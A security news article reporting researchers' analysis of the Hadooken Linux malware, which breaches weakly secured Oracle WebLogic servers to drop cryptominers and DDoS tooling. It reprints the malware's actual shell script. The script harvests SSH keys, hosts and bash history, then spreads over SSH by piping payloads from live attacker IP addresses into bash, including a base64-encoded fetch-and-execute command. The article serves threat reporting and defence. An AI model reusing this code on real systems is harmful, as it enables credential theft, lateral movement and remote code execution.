New Linux malware Hadooken targets Oracle WebLogic servers

bleepingcomputer.com/news/security/new-linux-malware-hadooken-targets-oracle-weblogic-servers/

Bill Toulas

By
Bill Toulas

- September 13, 2024
- 01:05 PM
- 0

Hackers are targeting Oracle WebLogic servers to infect them with a new Linux malware named "Hadooken," which launches a cryptominer and a tool for distributed denial-of-service (DDoS) attacks.

The access obtained may also be used to execute ransomware attacks on Windows systems.

Researchers at container security solution company Aqua Security observed such an attack on a honeypot, which the threat actor breached due to weak credentials.

Oracle WebLogic Server is an enterprise-level Java EE application server used for building, deploying, and managing large-scale, distributed applications.

The product is commonly used in banking and financial services, e-commerce, telecommunications, government organizations, and public services.


Attackers target WebLogic due to its popularity in business-critical environments that typically enjoy rich processing resources, making them ideal for cryptomining and DDoS attacks.

Hadooken hitting hard

Once the attackers breach an environment and get sufficient privileges, they download a shell script named "c" and a Python script named "y."

The two scripts both drop Hadooken, but the shell code also tries to look for SSH data in various directories and uses the info to attack known servers, the researchers say.

Additionally, 'c' moves laterally on the network to distribute Hadooken.



```
_sig="$HOME/.localsshaxxaa"
if [ ! -f "$_sig" ]; then
    touch "$_sig"

    KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*' ! -name '*.pub')
    KEYS2=$(grep -h IdentityFile ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | awk '{print $2}')
    KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)

    HOSTS=$(grep -h HostName ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | awk '{print $2}')
    HOSTS2=$(grep -oP "(ssh|scp)\s+\K[^\s]+" ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -Eo "([0-9]{1,3}\.){3}[0-9]{1,3}")
    HOSTS3=$(grep -h -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | uniq)

    USERZ=$(find ~/ /root /home -maxdepth 2 -name '.ssh' | xargs -I {} find {} -name 'id_rsa*' ! -name '*.pub' | awk -F'/' '{print $3}' | uniq)

    users=$(echo "$USERZ" | tr ' ' '\n' | sort -u)
    hosts=$(echo -e "$HOSTS\n$HOSTS2\n$HOSTS3" | grep -v "127.0.0.1" | sort -u)
    keys=$(echo -e "$KEYS\n$KEYS2\n$KEYS3" | sort -u)

    for user in $users; do
        for host in $hosts; do
            for key in $keys; do
                chmod 400 "$key"
                ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i "$key" "$user@$host" "(curl -s http://89.185.85.102/c || wget
-q -O - http://89.185.85.102/c || lwp-download http://89.185.85.102/c /tmp/c) | bash -sh; bash /tmp/c; rm -rf /tmp/c; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliLnJlcXVlc3Q7IGV4ZWModXJsbGliLnJlcXVlc3QudXJsb3BlbigiaHR0cDovLzE4NS4xNzQuMTM2LjIwNC95IikucmVhZCgpKScgfHwgcHl0aG9uMyA
tYyAnaW1wb3J0IHVybGxpYi5yZXF1ZXN0OyBleGVjKHVybGxpYi5yZXF1ZXN0LnVybG9wZW4oImh0dHA6Ly8xODUuMTc0LjEzNi4yMDQveSIpLnJlYWQoKSkn | base64 -d | bash -"
            done
        done
    done
fi
```

Searching known hosts for SSH keys
Source: Aquasec

Hadooken, in turn, drops and executes a cryptominer and the Tsunami malware and then sets up multiple cron jobs with randomized names and payloads execution frequencies.

Tsunami is a Linux DDoS botnet malware that infects vulnerable SSH servers through brute-force attacks on weak passwords.


Attackers have previously used Tsunami to launch DDoS attacks and remote control on compromised servers, while it has been seen again deployed alongside Monero miners.

Aqua Security researchers highlight the practice of Hadooken renaining the malicious services as '-bash' or '-java', to mimic legitimate processes and blend with normal operations.

Once this process is completed, system logs are wiped to hide the signs of malicious activity is removed, making discovery and forensic analysis harder.

Static analysis of the Hadooken binary uncovered links to the RHOMBUS and NoEscape ransomware families, though no ransomware modules were deployed in the observed attacks.

The researchers hypothesize that the the server access may be used to deploy ransomware under certain conditions, like after the operators carry out manual checks. It's also possible that the ability will be introduced in a future release.


Weblogic
Misconfigured Weblogic
Running a Python file - 'y'
Running a Shell file - 'c'
Downloading 3 cryptominers
packed
Hadooken Malware
/tmp/kekenukaxusn
MD5: cdf3fce392df6fbb3448c5d26c8d053e
>_ SSH
Lateral movement, attacking other servers in the network by stealing credentials of known host with SSH
packed
bprofr (Cryptominer)
/usr/bin/bprofr
MD5: b9f096559e923787ebb1288c93ce2902
packed
Tsunami Malware
/tmp/ff354cde-8247-44c2-b225-514139221cc6
MD5: 8eef5aa6fa9859c71b55c1039f02d2e6
packed
Crondr (Cryptominer)
/usr/bin/crondr
MD5: b9f096559e923787ebb1288c93ce2902
Cryptomining pool
packed
-java (Cryptominer)
/mnt/-java
MD5: b9f096559e923787ebb1288c93ce2902

Hadooken attack overview

Source: Aquasec

Furthermore, on one of the servers delivering Hadooken (89.185.85[.]102), the researchers discovered a PowerShell script that downloaded the Mallox ransomware for Windows.

There are some reports that this IP address is used to disseminate this ransomware, thus we can assume that the threat actors is targeting both Windows endpoints to execute a ransomware attack, but also Linux servers to target software often used by big organizations to launch backdoors and cryptominers - Aqua Security

Based on the researchers' findings using the Shodan search engine for internet-connected devices, there are more than 230,000 Weblogic servers on the public web.

A comprehensive list of defense measures and mitigations is present in the final section of Aqua Security's report.

Related Articles:

Linux malware “perfctl” behind years-long cryptomining campaign

Custom "Pygmy Goat" malware used in Sophos Firewall hack on govt network

New FASTCash malware Linux variant helps steal money from ATMs

North Korean hackers create Flutter apps to bypass macOS security

North Korean hackers use new macOS malware against crypto firms